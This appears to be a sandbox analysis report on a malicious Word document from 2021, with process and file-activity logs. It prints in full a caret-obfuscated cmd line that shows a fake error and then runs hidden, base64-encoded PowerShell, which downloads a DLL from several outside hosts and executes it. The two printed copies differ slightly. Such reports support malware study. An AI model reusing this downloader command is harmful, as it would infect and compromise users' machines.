			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 1552 Parent PID: 1220

General

Start time:	18:03:35
Start date:	24/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IABTAGUAVAAtAHYAQQBSAGkAYQBCAE wAZQAgACgAIgBUADQAIgArACIASwBkADYAIgApACAAKAAgAFsAVAB5AHAAZQ BdACgAIgB7ADIAfQB7ADMAfQB7ADUAfQB7ADAAfQB7ADQAfQB7ADEAfQAiAC AALQBGACAAJwByAGUAJwAsACcAcgBZACcALAAnAFMAWQAnACwAJwBzAFQAZQ AnACwAJwBjAHQATwAnACwAJwBtAC4ASQBvAC4ARABJACcAKQAgACkAOwAgAC AAIAAgAFMARQB0ACAAIAA0ADIAOAAgACgAIAAgAFsAVABZAHAAZQBdACgAIg B7ADMAfQB7ADcAfQB7ADAAfQB7ADUAfQB7ADYAfQB7ADIAfQB7ADQAfQB7AD gAfQB7ADEAfQAiAC0AZgAnAEUATQAuAG4ARQBUAC4AJwAsACcAZQByACcALA AnAHQAJwAsACcAUwBZAHMAJwAsACcATQAnACwAJwBzAEUAUgBWAGkAQwBFAC cALAAnAFAAbwBJAE4AJwAsACcAdAAnACwAJwBhAE4AYQBnACcAKQApACAAIA A7ACAAIAAkAEoAcgBuAHoAbQBrAHMAPQAkAEEAMQA2AEwAIAArACAAWwBjAG gAYQByAF0AKAAzADMAKQAgACsAIAAkAFkAMQAxAEYAOwAkAE0AMgAwAE0APQ AoACcATwAxACcAKwAnADgAVwAnACkAOwAgACAAKABJAHQAZQBNACAAKAAiAF YAQQByAEkAQQBCAGwARQA6AFQANABrACIAKwAiAEQAIgArACIANgAiACkAIA AgACkALgB2AEEAbABVAGUAOgA6ACIAQwByAGUAQQBUAGAARQBkAEkAUgBlAE MAdABgAE8AcgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAewAwAH0AJw ArACcAUwBuAHUAdgB3ADIAdwB7ADAAJwArACcAfQBWACcAKwAnADQANgAnAC sAJwA1ADEAcAB6AHsAMAAnACsAJwB9ACcAKQAgAC0ARgBbAEMASABhAHIAXQ A5ADIAKQApADsAJABFADIAMABWAD0AKAAoACcAQgAxACcAKwAnADMAJwApAC sAJwBBACcAKQA7ACAAIAAkADQAMgA4ADoAOgAiAHMARQBjAHUAYABSAGAAaQ B0AHkAUABgAFIAYABPAFQAbwBjAG8AbAAiACAAPQAgACgAKAAnAFQAJwArAC cAbABzADEAJwApACsAJwAyACcAKQA7ACQARQBfADkAUQA9ACgAKAAnAEcAJw ArACcAOQAxACcAKQArACcATgAnACkAOwAkAFcAcwB4AHcANQAyAHoAIAA9AC AAKAAnAEgAJwArACgAJwA2ADQAJwArACcAQwAnACkAKQA7ACQATAAwADQATg A9ACgAJwBWACcAKwAoACcAMQA2ACcAKwAnAEYAJwApACkAOwAkAFgAZABuAD UAeABoAGcAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAAfQBTAG4AdQB2AHcAJw ArACcAMgB3AHsAMAB9AFYAJwArACgAJwA0ADYANQAnACsAJwAxAHAAJwApAC sAJwB6AHsAMAB9ACcAKQAtAEYAWwBDAEgAYQByAF0AOQAyACkAKwAkAFcAcw B4AHcANQAyAHoAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAFgAMgA4AE cAPQAoACcAVwAwACcAKwAnADEARQAnACkAOwAkAE8AMwAzADgAXwA3ADcAPQ AnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJABYAGEAcAAxAG wAbQBhAD0AKAAnAHgAJwArACcAIAAnACsAKAAnAFsAJwArACcAIABzAGgAIA BiADoAJwArACcALwAvACcAKQArACgAJwBjAG8AJwArACcAdwBvAHIAJwApAC sAKAAnAGsAJwArACcAaQBuAGcAcABsACcAKQArACcAdQBzACcAKwAnAC4AJw ArACgAJwBlAHMAJwArACcALwB3ACcAKQArACgAJwBwAC0AYQAnACsAJwBkAG 0AaQBuACcAKwAnAC8ARgB4AG0AJwApACsAKAAnAE0ARQAnACsAJwAvACcAKQ ArACcAIQAnACsAJwB4ACcAKwAnACAAWwAnACsAJwAgACcAKwAnAHMAaAAnAC sAKAAnACAAYgAnACsAJwA6ACcAKwAnAC8ALwBzAGkAbABrACcAKwAnAG8AJw ApACsAKAAnAG4AYgB1ACcAKwAnAHMAaQAnACkAKwAnAG4AZQAnACsAKAAnAH MAcwAuACcAKwAnAG0AJwApACsAJwBhACcAKwAoACcAdAAnACsAJwByAGkAeA BpAG4AJwArACcAZgBvAHQAZQBjACcAKwAnAGgAcwBvAGwAdQB0AGkAJwApAC sAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAnAG0AJwArACgAJwAvACcAKw AnAGoAcwAnACkAKwAoACcALwAnACsAJwBxADIANgAnACkAKwAoACcALwAhAC cAKwAnAHgAIABbACcAKQArACcAIAAnACsAJwBzAGgAJwArACgAJwAgAGIAJw ArACcAcwA6AC8AJwApACsAJwAvACcAKwAoACcAYgBiAGoAJwArACcAdQAnAC kAKwAoACcAZwB1ACcAKwAnAGUAdABlAHIAJwArACcAaQBhACcAKQArACgAJw AuAGMAbwBtACcAKwAnAC8AcwA2AGsAJwApACsAKAAnAHMAYwAnACsAJwB4AC cAKQArACcALwAnACsAJwBaACcAKwAoACcALwAhACcAKwAnAHgAJwApACsAJw AgAFsAJwArACcAIAAnACsAJwBzACcAKwAoACcAaAAnACsAJwAgACcAKwAnAG IAcwA6AC8AJwApACsAJwAvACcAKwAoACcAdwB3ACcAKwAnAHcAJwApACsAJw AuAGIAJwArACcAaQAnACsAJwBtACcAKwAnAGMAZQAnACsAJwBwACcAKwAnAH QAaQAnACsAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAoACcAbQAvAHcAJw ArACcAcAAtAGEAZABtAGkAbgAvAHMASAB5ACcAKwAnADUAdAAvACcAKwAnAC EAeAAgAFsAJwArACcAIAAnACsAJwBzACcAKwAnAGgAIABiADoALwAvAGEAcg BtAGEAawAnACkAKwAnAG8AbgAnACsAKAAnAGEAcgAnACsAJwBtAHMALgAnAC sAJwBjACcAKQArACcAbwAnACsAJwBtAC8AJwArACcAdwAnACsAKAAnAHAALQ BpACcAKwAnAG4AJwApACsAKAAnAGMAbAB1ACcAKwAnAGQAZQAnACsAJwBzAC 8AZgB6AC8AJwArACcAIQAnACkAKwAnAHgAIAAnACsAKAAnAFsAJwArACcAIA BzACcAKQArACgAJwBoACcAKwAnACAAYgA6AC8AJwArACcALwBhAGwAJwApAC sAKAAnAHUAJwArACcAZwAnACsAJwByAGEAbQBhAC4AYwAnACkAKwAoACcAbw BtACcAKwAnAC4AJwApACsAJwBtACcAKwAnAHgAJwArACcALwAnACsAJwB0AC 8AJwArACgAJwAyAC8AIQB4ACcAKwAnACAAJwArACcAWwAgAHMAaAAnACkAKw AoACcAIABiACcAKwAnADoAJwApACsAKAAnAC8AJwArACcALwBoAG8AJwApAC sAJwBtAGUAJwArACgAJwBjAGEAcwBzAC4AYwBvACcAKwAnAG0ALwAnACsAJw B3AHAAJwApACsAKAAnAC0AYwAnACsAJwByAG4AdAAnACkAKwAoACcAZQBuAH QAJwArACcALwBpAEYAJwArACcALwAnACkAKQAuACIAUgBlAGAAUABsAGAAQQ BDAGUAIgAoACgAJwB4ACAAJwArACgAJwBbACAAcwBoACcAKwAnACAAJwApAC sAJwBiACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqACcALAAnAHQAcg AnACkALAAnAHkAagAnACwAJwBzAGMAJwAsACQATwAzADMAOABfADcANwAsAC cAdwBkACcAKQBbADMAXQApAC4AIgBTAHAAYABsAEkAdAAiACgAJABPADUAMw BVACAAKwAgACQASgByAG4AegBtAGsAcwAgACsAIAAkAFUAXwAyAEQAKQA7AC QAUQA5ADkAUAA9ACgAJwBGADgAJwArACcAOABTACcAKQA7AGYAbwByAGUAYQ BjAGgAIAAoACQATQB6AHUAYwBoAGoANgAgAGkAbgAgACQAWABhAHAAAMQBsAG 0AYQApAHsAdAByAHkAewAoAC4AKAAnAE4AJwArACcAZQB3AC0ATwBiACcAKw AnAGoAZQBjACcAKwAnAHQAJwApACAAcwB5AFMAVABlAE0ALgBuAGUAdAAuAF cARQBCAGMAbABpAGUATgB0ACkALgAiAGQATwBXAGAATgBMAE8AYQBEAGYAYA BpAGAATABFACIAKAAkAE0AegB1AGMAaABqADYALAAgACQAWABkAG4ANQB4AG gAZwApADsAJABDADUANwBCAD0AKAAnAEMAMgAnACsAJwA5AEMAJwApADsASQ BmACAAKAAoACYAKAAnAEcAZQB0AC0ASQAnACsAJwB0AGUAJwArACcAbQAnAC kAIAAkAFgAZABuADUAeABoAGcAKQAuACIAbABlAE4AYABHAGAAVABoACIAIA AtAGcAZQAgADQANwA2ADYAOQApACAAewAuACgAJwByAHUAJwArACcAbgBkAG wAbAAzADIAJwApACAAJABYAGQAbgA1AHgAaABnACwAKAAoACcAQQBuACcAKw AnAHkAUwB0ACcAKQArACcAcgAnACsAKAAnAGkAbgAnACsAJwBnACcAKQApAC 4AIgB0AE8AUwBgAFQAcgBJAGAATgBHACIAKAApADsAJABNADMAOQBTAD0AKA AnAFEAJwArACgAJwA3ACcAKwAnADYATgAnACkAKQA7AGIAcgBlAGEAawA7AC QAWAA1ADEAWAA9ACgAJwBLADEAJwArACcANgBGACcAKQB9AH0AYwBhAHQAYw BoAHsAfQB9ACQARwA0AF8ARgA9ACgAJwBWADIAJwArACcAMQBYACcAKQA=
Imagebase:	0x4a850000

File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2556 Parent PID: 1552

General

Start time:	18:03:36
Start date:	24/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff320000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2452 Parent PID: 1552

General

Start time:	18:03:36
Start date:	24/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	powershell -w hidden -enc IABTAGUAVAAtAHYAQQBSAGkAYQBCAE wAZQAgACgAIgBUADQAIgArACIASwBkADYAIgApACAAKAAgAFsAVAB5AHAAZQ BdACgAIgB7ADIAfQB7ADMAfQB7ADUAfQB7ADAAfQB7ADQAfQB7ADEAfQAiAC AALQBGACAAJwByAGUAJwAsACcAcgBZACcALAAnAFMAWQAnACwAJwBzAFQAZQ AnACwAJwBjAHQATwAnACwAJwBtAC4ASQBvAC4ARABJACcAKQAgACkAOwAgAC AAIAAgAFMARQB0ACAAIAA0ADIAOAAgACgAIAAgAFsAVABZAHAAZQBdACgAIg B7ADMAfQB7ADcAfQB7ADAAfQB7ADUAfQB7ADYAfQB7ADIAfQB7ADQAfQB7AD gAfQB7ADEAfQAiAC0AZgAnAEUATQAuAG4ARQBUAC4AJwAsACcAZQByACcALA AnAHQAJwAsACcAUwBZAHMAJwAsACcATQAnACwAJwBzAEUAUgBWAGkAQwBFAC cALAAnAFAAbwBJAE4AJwAsACcAdAAnACwAJwBhAE4AYQBnACcAKQApACAAIA A7ACAAIAAkAEoAcgBuAHoAbQBrAHMAPQAkAEEAMQA2AEwAIAArACAAWwBjAG gAYQByAF0AKAAzADMAKQAgACsAIAAkAFkAMQAxAEYAOwAkAE0AMgAwAE0APQ AoACcATwAxACcAKwAnADgAVwAnACkAOwAgACAAKABJAHQAZQBNACAAKAAiAF YAQQByAEkAQQBCAGwARQA6AFQANABrACIAKwAiAEQAIgArACIANgAiACkAIA AgACkALgB2AEEAbABVAGUAOgA6ACIAQwByAGUAQQBUAGAARQBkAEkAUgBlAE MAdABgAE8AcgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAewAwAH0AJw ArACcAUwBuAHUAdgB3ADIAdwB7ADAAJwArACcAfQBWACcAKwAnADQANgAnAC sAJwA1ADEAcAB6AHsAMAAnACsAJwB9ACcAKQAgAC0ARgBbAEMASABhAHIAXQ A5ADIAKQApADsAJABFADIAMABWAD0AKAAoACcAQgAxACcAKwAnADMAJwApAC sAJwBBACcAKQA7ACAAIAAkADQAMgA4ADoAOgAiAHMARQBjAHUAYABSAGAAaQ B0AHkAUABgAFIAYABPAFQAbwBjAG8AbAAiACAAPQAgACgAKAAnAFQAJwArAC cAbABzADEAJwApACsAJwAyACcAKQA7ACQARQBfADkAUQA9ACgAKAAnAEcAJw ArACcAOQAxACcAKQArACcATgAnACkAOwAkAFcAcwB4AHcANQAyAHoAIAA9AC AAKAAnAEgAJwArACgAJwA2ADQAJwArACcAQwAnACkAKQA7ACQATAAwADQATg A9ACgAJwBWACcAKwAoACcAMQA2ACcAKwAnAEYAJwApACkAOwAkAFgAZABuAD UAeABoAGcAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAAfQBTAG4AdQB2AHcAJw ArACcAMgB3AHsAMAB9AFYAJwArACgAJwA0ADYANQAnACsAJwAxAHAAJwApAC sAJwB6AHsAMAB9ACcAKQAtAEYAWwBDAEgAYQByAF0AOQAyACkAKwAkAFcAcw B4AHcANQAyAHoAKwAnAC4AZAAnACAAKwAgACcAbABsACcAOwAkAFgAMgA4AE cAPQAoACcAVwAwACcAKwAnADEARQAnACkAOwAkAE8AMwAzADgAXwA3ADcAPQ AnAGgAJwAgACsAIAAnAHQAdAAnACAAKwAgACcAcAAnADsAJABYAGEAcAAxAG wAbQBhAD0AKAAnAHgAJwArACcAIAAnACsAKAAnAFsAJwArACcAIABzAGgAIA BiADoAJwArACcALwAvACcAKQArACgAJwBjAG8AJwArACcAdwBvAHIAJwApAC sAKAAnAGsAJwArACcAaQBuAGcAcABsACcAKQArACcAdQBzACcAKwAnAC4AJw ArACgAJwBlAHMAJwArACcALwB3ACcAKQArACgAJwBwAC0AYQAnACsAJwBkAG 0AaQBuACcAKwAnAC8ARgB4AG0AJwApACsAKAAnAE0ARQAnACsAJwAvACcAKQ ArACcAIQAnACsAJwB4ACcAKwAnACAAWwAnACsAJwAgACcAKwAnAHMAaAAnAC sAKAAnACAAYgAnACsAJwA6ACcAKwAnAC8ALwBzAGkAbABrACcAKwAnAG8AJw ApACsAKAAnAG4AYgB1ACcAKwAnAHMAaQAnACkAKwAnAG4AZQAnACsAKAAnAH MAcwAuACcAKwAnAG0AJwApACsAJwBhACcAKwAoACcAdAAnACsAJwByAGkAeA BpAG4AJwArACcAZgBvAHQAZQBjACcAKwAnAGgAcwBvAGwAdQB0AGkAJwApAC sAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAnAG0AJwArACgAJwAvACcAKw AnAGoAcwAnACkAKwAoACcALwAnACsAJwBxADIANgAnACkAKwAoACcALwAhAC cAKwAnAHgAIABbACcAKQArACcAIAAnACsAJwBzAGgAJwArACgAJwAgAGIAJw ArACcAcwA6AC8AJwApACsAJwAvACcAKwAoACcAYgBiAGoAJwArACcAdQAnAC kAKwAoACcAZwB1ACcAKwAnAGUAdABlAHIAJwArACcAaQBhACcAKQArACgAJw AuAGMAbwBtACcAKwAnAC8AcwA2AGsAJwApACsAKAAnAHMAYwAnACsAJwB4AC cAKQArACcALwAnACsAJwBaACcAKwAoACcALwAhACcAKwAnAHgAJwApACsAJw AgAFsAJwArACcAIAAnACsAJwBzACcAKwAoACcAaAAnACsAJwAgACcAKwAnAG IAcwA6AC8AJwApACsAJwAvACcAKwAoACcAdwB3ACcAKwAnAHcAJwApACsAJw AuAGIAJwArACcAaQAnACsAJwBtACcAKwAnAGMAZQAnACsAJwBwACcAKwAnAH QAaQAnACsAKAAnAG8AbgAuAGMAJwArACcAbwAnACkAKwAoACcAbQAvAHcAJw ArACcAcAAtAGEAZABtAGkAbgAvAHMASAB5ACcAKwAnADUAdAAvACcAKwAnAC EAeAAgAFsAJwArACcAIAAnACsAJwBzACcAKwAnAGgAIABiADoALwAvAGEAcg BtAGEAawAnACkAKwAnAG8AbgAnACsAKAAnAGEAcgAnACsAJwBtAHMALgAnAC sAJwBjACcAKQArACcAbwAnACsAJwBtAC8AJwArACcAdwAnACsAKAAnAHAALQ BpACcAKwAnAG4AJwApACsAKAAnAGMAbAB1ACcAKwAnAGQAZQAnACsAJwBzAC 8AZgB6AC8AJwArACcAIQAnACkAKwAnAHgAIAAnACsAKAAnAFsAJwArACcAIA BzACcAKQArACgAJwBoACcAKwAnACAAYgA6AC8AJwArACcALwBhAGwAJwApAC sAKAAnAHUAJwArACcAZwAnACsAJwByAGEAbQBhAC4AYwAnACkAKwAoACcAbw BtACcAKwAnAC4AJwApACsAJwBtACcAKwAnAHgAJwArACcALwAnACsAJwB0AC 8AJwArACgAJwAyAC8AIQB4ACcAKwAnACAAJwArACcAWwAgAHMAaAAnACkAKw AoACcAIABiACcAKwAnADoAJwApACsAKAAnAC8AJwArACcALwBoAG8AJwApAC sAJwBtAGUAJwArACgAJwBjAGEAcwBzAC4AYwBvACcAKwAnAG0ALwAnACsAJw B3AHAAJwApACsAKAAnAC0AYwAnACsAJwBvAG4AdAAnACkAKwAoACcAZQBuAH QAJwArACcALwBpAEYAJwArACcALwAnACkAKQAuACIAUgBlAGAAAUABsAGAAQQ BDAGUAIgAoACgAJwB4ACAAJwArACgAJwBbACAAcwBoACcAKwAnACAAJwApAC sAJwBiACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqACcALAAnAHQAcg AnACkALAAnAHkAagAnACwAJwBzAGMAJwAsACQATwAzADMAOABfADcANwAsAC cAdwBkACcAKQBbADMAXQApAC4AIgBTAHAAYABsAEkAdAAiACgAJABPADUAMw BVACAAKwAgACQASgByAG4AegBtAGsAcwAgACsAIAAkAFUAXwAyAEQAKQA7AC QAUQA5ADkAUAA9ACgAJwBGADgAJwArACcAOABTACcAKQA7AGYAbwByAGUAYQ BjAGgAIAAoACQATQB6AHUAYwBoAGoANgAgAGkAbgAgACQAWABhAHAAMQBsAG 0AYQApAHsAdAByAHkAewAoAC4AKAAnAE4AJwArACcAZQB3AC0ATwBiACcAKw AnAGoAZQBjACcAKwAnAHQAJwApACAAcwB5AFMAVABlAE0ALgBuAGUAdAAuAF cARQBCAGMAbABpAGUATgB0ACkALgAiAGQATwBXAGAATgBMAE8AYQBEAGYAYA BpAGAATABFACIAKAAkAE0AegB1AGMAaABqADYALAAgACQAWABkAG4ANQB4AG gAZwApADsAJABDADUANwBCAD0AKAAnAEMAMgAnACsAJwA5AEMAJwApADsASQ BmACAAKAAoACYAKAAnAEcAZQB0AC0ASQAnACsAJwB0AGUAJwArACcAbQAnAC kAIAAkAFgAZABuADUAeABoAGcAKQAuACIAbABlAE4AYABHAGAAVABoACIAIA AtAGcAZQAgADQANwA2ADYAOQApACAAewAuACgAJwByAHUAJwArACcAbgBkAG wAbAAzADIAJwApACAAJABYAGQAbgA1AHgAaABnACwAKAAoACcAQQBuACcAKw AnAHkAUwB0ACcAKQArACcAcgAnACsAKAAnAGkAbgAnACsAJwBnACcAKQApAC 4AIgB0AE8AUwBgAFQAcgBJAGAATgBHACIAKAApADsAJABNADMAOQBTAD0AKA AnAFEAJwArACgAJwA3ACcAKwAnADYATgAnACkAKQA7AGIAcgBlAGEAawA7AC QAWAA1ADEAWAA9ACgAJwBLADEAJwArACcANgBGACcAKQB9AH0AYwBhAHQAYw BoAHsAfQB9ACQARwA0AF8ARgA9ACgAJwBWADIAJwArACcAMQBYACcAKQA=
Imagebase:	0x13fb40000
File size:	473600 bytes

MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Snuvw2w	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Snuvw2w\V4651pz	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	6	7FEE875BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	success or wait	4	7FEE875BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	unknown	4096	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE	success or wait	13	7FEE875BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	unknown	216	70 61 6e 3e 0a 20 20 20 20 0a 20 20 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 2e 65 72 72 6f 72 2d 66 6f 6f 74 65 72 20 2d 2d 3e 0a 0a 0a 20 20 20 20 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 23 63 66 2d 65 72 72 6f 72 2d 64 65 74 61 69 6c 73 20 2d 2d 3e 0a 20 20 3c 2f 64 69 76 3e 3c 21 2d 2d 20 2f 23 63 66 2d 77 72 61 70 70 65 72 20 2d 2d 3e 0a 0a 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 77 69 6e 64 6f 77 2e 5f 63 66 5f 74 72 61 6e 73 6c 61 74 69 6f 6e 20 3d 20 7b 7d 3b 0a 20 20 0a 20 20 0a 3c 2f 73 63 72 69 70 74 3e 0a 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a	pan>. . </p>.</div> /.error-footer -->... </div> /#cf-error-details -->. </div > /#cf-wrapper -->.. <scr ipt type="t ext/javascr<wbr>ipt">. window._cf_translation = {};. . .</scr<wbr>ipt>.. </body>.</html>.	success or wait	1	7FEE875BEC7	WriteFile
C:\Users\user\Snuvw2w\V4651pz\H64C.dll	unknown	8700	10 50 ff 15 c4 61 00 10 8b 0d 30 60 00 10 51 ff 15 c4 61 00 10 e9 6b fe ff ff e8 11 fd ff ff c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00	.P...a....0`..Q...a...k....... ..E.*....E.*....E.*....E.*.... E.*....E.*....E.*....E.*....E. *....E.*....E.*....E.*....E.*. ...E.*....E.*....E.*....E.*... .E.*....E.*....E.*....E.*....E .*....E.*....E.*....E.*....E.* ....E.*....E.*....E.*....E.*.. ..E.*....E.*...	success or wait	40	7FEE875BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE86EA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
